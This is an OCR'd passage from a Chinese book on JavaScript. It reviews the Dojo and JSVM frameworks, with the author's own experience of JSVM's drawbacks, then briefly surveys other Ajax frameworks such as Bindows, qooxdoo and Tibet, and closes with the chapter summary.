


图 26.10　Dojo Widgets

和前面的两个框架比起来，Dojo 本身的规模要大得多，不但其核心环境的大小超过了 100KB，而且还有一个好几兆大小（并且目前正在不断扩充膨胀）的类库，其功能特性也丰富得多。

幸运的是，Dojo 提供的良好的包管理机制，用来管理它为数众多的工具包，能够让你在开发应用系统的时候不必自己管理类库之间的依赖关系，不会被管理和扩充它庞大的类库弄得晕头转向。例如，当你的界面或者扩展类需要 Dojo 的事件特性时，只需要调用下面的方法将 event 相关的类库声明引入，Dojo 将自动维护这些类库代码之间的依赖关系：

```
dojo.require("dojo.event.*");
```

包管理机制和 Dojo wedgets 是 Dojo 框架的两个亮点，如果你的应用系统规模足够庞大并且有很多复杂的交互需求，那么选择使用 Dojo 是一个很不错的决定。

Dojo 适用于开发和维护一些比较“Rich”的应用，但是在使用的过程中，要关注它本身的“效率”问题。对于重量级框架来说，合理的应用而不是滥用，对于项目的成败至关重要。当你选择 Dojo 之后，你必须先确定，在哪些场合下适合使用它。

要了解关于 Dojo 的应用细节以及获得 Dojo 的最新版本和帮助文档，你可以访问：http://dojotoolkit.org/。

26.5.4 JSVM

这是国内为数不多的比较“完整”的 JavaScript 框架（另一个稍稍知名的是 JSLinb），也是一个令我又爱又恨的框架。就技术方面而言，JSVM 在国内是处于领先地位的。同其他框架相比，它更着眼于对底层架构的研究。在实现 JavaScript 容器和运行时管理方面，我一直认为 JSVM 进行着前所未有的开创性工作，正是因为这个原因，才使我承认这个框架是当之无愧的“VM”（虚拟机）。

许多人指责 JSVM 过多地模仿 Java，甚至因此而丧失或者忽略了 JavaScript 本身的特性（当然，JSVM 的团队一直否认他们过分模仿了 Java ☺）。在编写代码的时候（尽管 JSVM 本身并不强制），很多的时候 JSVM 开发人员像编写 Java 代码一样地编写 JSVM 代码，而编写出来的代码，也非常像 Java 代码。就这一点上，我持有保留态度，不过我也不太认同 JSVM 正在把 JavaScript“Java 化”的认知。事实上，以我的经验来看，JSVM 并没有强调让 JavaScript 代码变得和 Java 代码更接近，不过，确实，JSVM 本身的大部分代码和 Java 太像了。

如同名字一样，JSVM 的开发者希望把它打造成一个真正意义上的 JavaScript 的“VM”（也是 JavaScript 的第一个 VM），按照 JSVM 的官方（http://jsvm.org，首页如图 26.11 所示）解释，这个框架的定位是：“一个基于 JavaScript 的 RIA 底层框架，专注于 JavaScript 的模块化设计和代码组织规范，实现了类似 Virtual Machine（虚拟机）的功能。”

到本书编写的时候，JSVM 已经加入了 sourceforge 开源组织，是一个真正免费和开放的开源框架。

下面是 JSVM 框架的主要特征：

1. 实现 JavaScript 的模块化设计，且支持面向对象。
2. 支撑 RIA/Ajax 相关技术的基础平台。
3. 兼容 IE 5.0+、FireFox 1.0、Opera 浏览器。

JSVM 提供了真正的容器，对 JavaScript 代码进行托管，你可以在配置文件中对运行环境进行配置。JSVM 中大量应用了 XML HTTP 机制，它的托管器将代码文本通过 HTTP 请求发送到客户端，再调用核心库中的“编译器”，将这些代码文本“解析”为正常执行的 JavaScript 代码。此外，它在所有同类框架中率先提出并实现跨页面线程的持久化对象机制，让客户端对象在拥有多个页面的应用系统的页面与页面之间传递。JSVM 还进一步提出了 OPOA 的概念（One-Page, One-Application），为实现类似于桌面 GUI 的 Web 应用模式铺平了道路。




图 26.11　JSVM 官方网站

前面提到了 JSVM 的诸多好处，然而我前面说过，它是一个令我“又爱又恨”的框架，一方面，它完备方便的托管功能确实能够在大规模脚本应用的程序中提高开发效率，并且这个框架的高度开放性令它能够被方便地扩充和扩展，这给项目开发带来了“诱人”之处，然而另一方面，它缺乏大规模应用的检验，一些不成熟的地方像“魔鬼”一样地困扰着我。

我曾经参与了 JSVM 的早期开发，并且在项目组中大力推行这个框架，然而经过我的应用，发现这个框架的一些不成熟之处，给推广造成了困难。

其实，最大的问题是这个框架有点滥用了 XML HTTP，基于它开发的应用，注定会导致频繁的 HTTP 请求，而这种过于频繁的请求，必然产生对于网络环境质量的高依赖性，要求较少的丢包率。然而这种密集的请求方式又容易导致广域网上一些安全设备的监控机制触发，从而导致数据包的丢失率增加，结果恶化了应用情况。

除此以外，严格而完善的继承机制使得设计架构的层次大大增加，在使用 class-based 继承的时候，JSVM 同样面临着效率的问题，而“编译”代码的模式又加深了这个问题的严重程度（虽然缓存机制能够在一定程度上缓和）。

另外，它的核心中有检测页面装载用的计时器，我不确定这种机制是否会造成影响，但是这种试

图“同步”两个不相关页面/线程的行为（它确实达到了效果，从理论上讲），可能导致程序在某些特定情况下的“不稳定”。

然而不管怎么说，这个框架是国内为数不多的高技术含量的优秀框架之一，合理地引入它能够为你的项目带来帮助，但是要谨慎地小心地使用它，它毕竟还没有通过成熟的大规模的业务信息系统的验证。

我曾经在我的项目中尝试使用 JSVM 并希望它能够表现得很好，然而事实上它确实还是不尽如人意，尽管它在开发时和 95%以上的用户处都表现良好，但我最终不得不为了剩下的 5%的用户而逐步放弃使用这个框架。

26.5.5　其他框架

还有其他一些框架，它们也占据了一片 JavaScript 应用的江山。目前，从应用方面来看，JavaScript 如同处于群雄割据的春秋战国时期，我们满怀欣喜地看着各类框架在 Web 2.0 的大旗下蓬勃发展，也期待着未来的某个强者能够最终在这片领域里一统天下，开创出一个 Web 应用无比辉煌的“帝国时代”。

下面简要介绍一些知名的 JavaScript 应用框架：

26.5.5.1　Bindows（成立于 2003 年）

Bindows 是一个通过 DHTML、JavaScript、CSS 和 HTML 等技术强劲联合起来的一套完整的 Windows 桌面式的 Web 应用程序解决方案。Bindows 无需下载安装客户端支撑组件（如 Java、ActiveX 或 Flash），仅需一个浏览器。纯 OO 的理念体现在 Bindows 任何地方，Bindows 或许是笔者见过的最完整最强大的 AJAX 应用程序平台。

Bindows 是商业程序，使用了来自于 MB 的技术(总部位于 GA USA，主要开发中心在瑞典，成立于 2002 年)。

Bindows 框架提供的功能和特性有：

- 基于面相对象技术的类和 API。
- 一套完整的 Windows 桌面系统，支持各种特性窗口模式，包括菜单、表单、表格、滑动条、测量仪器窗口和其他一些 Windows 窗口特性支持。
- 是开发 zero-footprint(零空间占用)SOA 客户端应用程序首选工具包。
- 本机的 XML，SOAP 和 XML-RPC 支持。
- 单用户到企业级开发的支持。
- 内建的完美的 AJAX 支持。

Bindows 开发环境：

- ❑ 支持企业级规模的项目开发。
- ❑ 跨浏览器、跨 OS 平台的支持。
- ❑ 不受服务器结构限制。
- ❑ 良好的与新的、现有的资源互操作性。
- ❑ 统一的开发接口。

26.5.5.2　BackBase（成立于 2003 年）

- BackBase 是一个完整的浏览器端框架，提供了丰富的浏览器操作功能，以及对.NET 和 JAVA 平台的集成。
- 商业化产品，来自于 Backbase B.V（总部在 Amsterdam，成立于 2003 年）。

26.5.5.3　DOJO（开发中，成立于 2004 年 9 月）

- DOJO 提供完整的轻量级窗口组件和浏览器-服务器消息映射支持。
- 提供创建自定义 JavaScript 窗口组件的框架支持。
- 预制的丰富的窗口类型库。
- B/S 消息映射支持——XMLHttpRequest 和其他机制。
- 支持浏览器中的 URL 操纵功能。
- 开源许可（Academic Free License 2.1），由 JotSpot 的 Alex Russell 所领导。

26.5.5.4　Open Rico（开发中，成立于 2005 年 5 月，基于早期的一个 proprietary 框架）

- Open Rico 是一个支持 Ajax 架构和用户交互的多用途框架。
- 一个 XMLHttpRequest response 能被一个或多个的 DOM 对象，或者 JavaScript 对象调用。
- 支持拖拽操作。
- 支持基于 AJAX 的动画模式，如缩放和变换等。
- 基于 Behaviors 的操作库。
- 使用指南，由 RussMirimar 的 Yonah 提供。
- 开源。源于 Sabre 航空公司解决方案，由 Bill Scott，Darren James 及另外一些人维护。

26.5.5.5　qooxdoo（开发中; 成立于 2005 年 5 月）

qooxdoo，是另一个发展迅猛的应用框架，提供广泛的 UI 支持，正在开发基础架构等特性。

基础结构特性：

- 能轻易的捕获和操纵 DOM 事件。
- 支持调试。
- 支持一个时间操作的 Timer 类。
- Getter/Setter 支持。

UI:

- 窗口组件库和框架。
- 界面布局管理。
- 图像缓存和透明 PNG 图片处理。

开源（LGPL）。

26.5.5.6　Tibet（开发中，创建于 2005 年 6 月）

- Tibet 提供了大量的易移植和完整的 JavaScript API，通过这些可以快速生成大量的客户端代码，Tibet 自称是企业级 AJAX。
- 远程脚本调用封装在 XMLHttpRequest 中。

- URI 支持。
- 支持所有的 HTTP 事件，不再仅仅是 GET 和 POST。
- 低级的协议-File://和 WebDav 也可以当作 HTTP 正常使用。
- Web Services 调用支持，包括 SOAP、XML-RPC 等等。
- 大型的 JavaScript 对象库。
- 多种多样的 XML 操作支持。
- IDE 和开发工具。
- 开源协议（OSI）。

26.5.5.7　AJFORM （创建于 2005 年 6 月）

- AJFORM 是一个极易上手的 AJAX 框架，被用来编写入门级的 AJAX 代码，提供有以下功能：
- 三步安装。
- 自动支持任意 HTML 表单元素。
- 几乎无需编码即可实现 AJAX。

26.6　总结

本章，我们详细介绍了 JavaScript 应用框架，它的出现原因、意义和发展状况。并且，结合实际，说明了如何去设计创作一个完整的 JavaScript 应用框架。

此外，我们简单讨论了目前业内比较成熟的几个应用框架的特点和用途，了解在遇到问题的时候如何选择合适的框架以及如何作出各种取舍。

可以说，应用框架的出现是 JavaScript 日益成熟的标志，相信在未来，JavaScript 应用框架技术还会得到更加迅速的发展，我们可以期待不断有新的 JavaScript 框架出现，伴随着有趣的和有价值的思想。程序设计的领域的发展不会停顿，而 JavaScript 作为一种优秀的动态脚本语言，必然会在技术不断向前发展中创造出新的辉煌。